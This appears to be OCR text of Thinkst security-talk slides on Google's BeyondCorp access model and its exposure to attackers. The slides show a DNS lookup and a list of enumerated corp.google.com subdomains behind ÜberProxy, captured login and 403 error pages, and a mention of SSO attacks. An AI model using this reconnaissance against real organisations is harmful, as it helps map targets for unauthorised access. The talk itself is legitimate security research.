
thinkst
applied research

Logging disruption



thinkst
applied research

Logging disruption



thinkst
applied research

Compute
- EC2
- EC2 Container Service
- Lightsail
- Elastic Beanstalk
- Lambda
- Batch

Storage
- S3
- EFS
- Glacier
- Storage Gateway

Database
- RDS
- DynamoDB
- ElastiCache
- Redshift

Networking & Content Delivery
- VPC
- CloudFront
- Direct Connect
- Route 53

Migration
- Application Discovery Service
- DMS
- Server Migration
- Snowball

Developer Tools
- CodeStar
- CodeCommit
- CodeBuild
- CodeDeploy
- CodePipeline
- X-Ray

Management Tools
- CloudWatch
- CloudFormation
- CloudTrail
- Config
- OpsWorks
- Service Catalog
- Trusted Advisor
- Managed Services

Security, Identity & Compliance
- IAM
- Inspector
- Certificate Manager
- Directory Service
- WAF & Shield
- Artifact

Analytics
- Athena
- EMR
- CloudSearch
- Elasticsearch Service
- Kinesis
- Data Pipeline
- QuickSight

Artificial Intelligence
- Lex
- Polly
- Rekognition
- Machine Learning

Internet Of Things
- AWS IoT
- AWS Greengrass

Contact Center
- Amazon Connect

Game Development
- Amazon GameLift

Mobile Services
- Mobile Hub
- Cognito
- Device Farm
- Mobile Analytics
- Pinpoint

Application Services
- Step Functions
- SWF
- API Gateway
- Elastic Transcoder

Messaging
- Simple Queue Service
- Simple Notification Service
- SES

Business Productivity
- WorkDocs
- WorkMail
- Amazon Chime

Desktop & App Streaming
- WorkSpaces
- AppStream 2.0

Compute
EC2
EC2 Container Service
Lightsail
Elastic Beanstalk
Lambda
Batch

Storage
S3
EFS
Glacier
Storage Gateway

Database
RDS
DynamoDB
ElastiCache
Redshift

Networking & Content Delivery
VPC
CloudFront
Direct Connect
Route 53

Migration
Application Discovery Service
DMS
Server Migration
Snowball

Developer Tools
CodeStar
CodeCommit
CodeBuild
CodeDeploy
CodePipeline
X-Ray

Management Tools
CloudWatch
CloudFormation
CloudTrail
Config
OpsWorks
Service Catalog
Trusted Advisor
Managed Services

Security, Identity & Compliance
IAM
Inspector
Certificate Manager
Directory Service
WAF & Shield
Artifact

Analytics
Athena
EMR
CloudSearch
Elasticsearch Service
Kinesis
Data Pipeline
QuickSight

Artificial Intelligence
Lex
Polly
Rekognition
Machine Learning

Internet Of Things
AWS IoT
AWS Greengrass

Contact Center
Amazon Connect

Game Development
Amazon GameLift

Mobile Services
Mobile Hub
Cognito
Device Farm
Mobile Analytics
Pinpoint

Application Services
Step Functions
SWF
API Gateway
Elastic Transcoder

Messaging
Simple Queue Service
Simple Notification Service
SES

Business Productivity
WorkDocs
WorkMail
Amazon Chime

Desktop & App Streaming
WorkSpaces
AppStream 2.0

BeyondCorp

A New Approach to Enterprise Security

RORY WARD AND BETSY BEYER

thinkst
applied research

http://newtownsquarevet.com/wp-content/uploads/2013/02/dogs-jumping-fence.jpg

thinkst
applied research

http://www.fansshare.com/gallery/photos/16115584/bodiam-castle-top-view-mquabwhw-map/?displaying


Basic Principles

thinkst
applied research

Connecting from a particular network must not determine which services you can access.

Access to services is granted based on you and your device.

All access to services must be authenticated, authorized and encrypted.



BeyondCorp components and access flow

In practical terms

- Your laptop has a certificate
- Certificate is tied at Google to your device
- Google saves info about your device (e.g. last vuln scan, patch status)
- You access corporate apps through a single proxy and SSO
- Proxy knows your device certificate, you authenticate with username/password/2fa.
- Proxy has an Access Control Engine which evaluates rules on your identity and device

Example rules

thinkst
applied research

“Bug tracking is available only to full-time engineers on engineering devices.”

“Browsers vulnerable to active ongoing exploits aren’t allowed to access services.”

thinkst
applied research

Where does this leave attackers?

thinkst
applied research

ÜberPoxy

thinkst
applied research

All of Google's enterprise applications are exposed externally and are registered in public DNS with a CNAME pointing the applications at the Internet-facing access proxy

https://research.google.com/pubs/archive/43231.pdf

```
abbot:~ marco$ host finance.corp.google.com 8.8.8.8
Using domain server:
Name: 8.8.8.8
Address: 8.8.8.8#53
Aliases:

finance.corp.google.com is an alias for uberproxy.l.google.com.
uberproxy.l.google.com has address 66.102.1.129
uberproxy.l.google.com has IPv6 address 2a00:1450:400c:c02::81
```

[…]

pitch.corp.google.com

pivot.corp.google.com

placer.corp.google.com

plan.corp.google.com

platform.corp.google.com

platinum.corp.google.com

plato.corp.google.com

pleiades.corp.google.com

plumeria.corp.google.com

plus.corp.google.com

plutus.corp.google.com

pm.corp.google.com

poker.corp.google.com

polyglot.corp.google.com

pong.corp.google.com

portal.corp.google.com

postmaster.corp.google.com

power.corp.google.com

pp.corp.google.com

present.corp.google.com

presto.corp.google.com

prg.corp.google.com

print.corp.google.com

printer.corp.google.com

printers.corp.google.com

prod.corp.google.com

production.corp.google.com

profiles.corp.google.com


prom.corp.google.com

prophet.corp.google.com

prosper.corp.google.com

proto.corp.google.com

[…]



Certificate Transparency

thinkst
applied research

moma
inside google

Single Sign On

Use your SSO username and password

Username: @ google.com [+]

Password:

Sign in

Use Security Code


Security Key help

Password help

thinkst
applied research

A bunch of different login screens

thinkst
applied research




thinkst
applied research

Google

403. That's an error.

You do not have access to this page.
Sign in


That's all we know.



thinkst
applied research

Google ÜberProxy

What is this?



Error. You do not have access to the requested resource

Therefore we served HTTP status code 403.

Error Code 6:
Your device is not allowed to access this application. Please contact the application owner.

Googler on a Google owned laptop? Check your certificate go/uberproxyz and see if **certificate** Valid. If not valid, see go/certinstall to install a certificate.

Do *not* take a screenshot of this page, rather copy/paste the text below. You will be asked to retype this hard to read text!
time: 2017-06-14 08:18:53
fp:
--
deny_info='time=1497453533&user=unauthenticated-corp-loas-proxy&srcip=52.214.180.174&url=https://peersetpicker.googleplex.com/&uuid=L23P+3XTQ+XRR4+3TZD&user_agent=Mozilla/5
(Unknown%3B+Linux+x86_64)+AppleWebKit/538.1+
(KHTML,+like+Gecko)+PhantomJS/2.0.0+Safari/538.1&'
Copy/paste the text above!

Please see goto/uberproxy-error-codes for error details

moma
inside google

Single Sign On

Use your SSO username and password

Username: @ google.com [+]


Password:

Security Code:

Sign in

Security Key help

Password help



thinkst
applied research

Cafe 312 - Guest Reservations

In the interest of data transparency, here's a report of aggregated statistics on cafe guests.

LDAP of host: blah

Number of guests: 1

Date of visit: 2017-06-30

Total number of days visiting:

optional

These guests are...
- (•) external (non-Googlers)
- ( ) internal (Googlers)

The visit is for...
- (•) business (e.g. official meetings, client entertaining)
- ( ) personal (e.g. social visit)

Will these guests be eating...
- [x] breakfast?
- [ ] lunch?
- [ ] minikitchen floor number?

Notes about the visit (optional):

thinkst
applied research

SSO attacks

thinkst
applied research

BeyondCorp Commercial Options

thinkst
applied research

CLOUD IDENTITY-AWARE PROXY BETA

Use identity to guard access for applications deployed on GCP

thinkst
applied research

Duo Beyond

thinkst
applied research

What we touched vs what we didnt?

thinkst
applied research

So is it all gloomy and hopeless?

thinkst
applied research

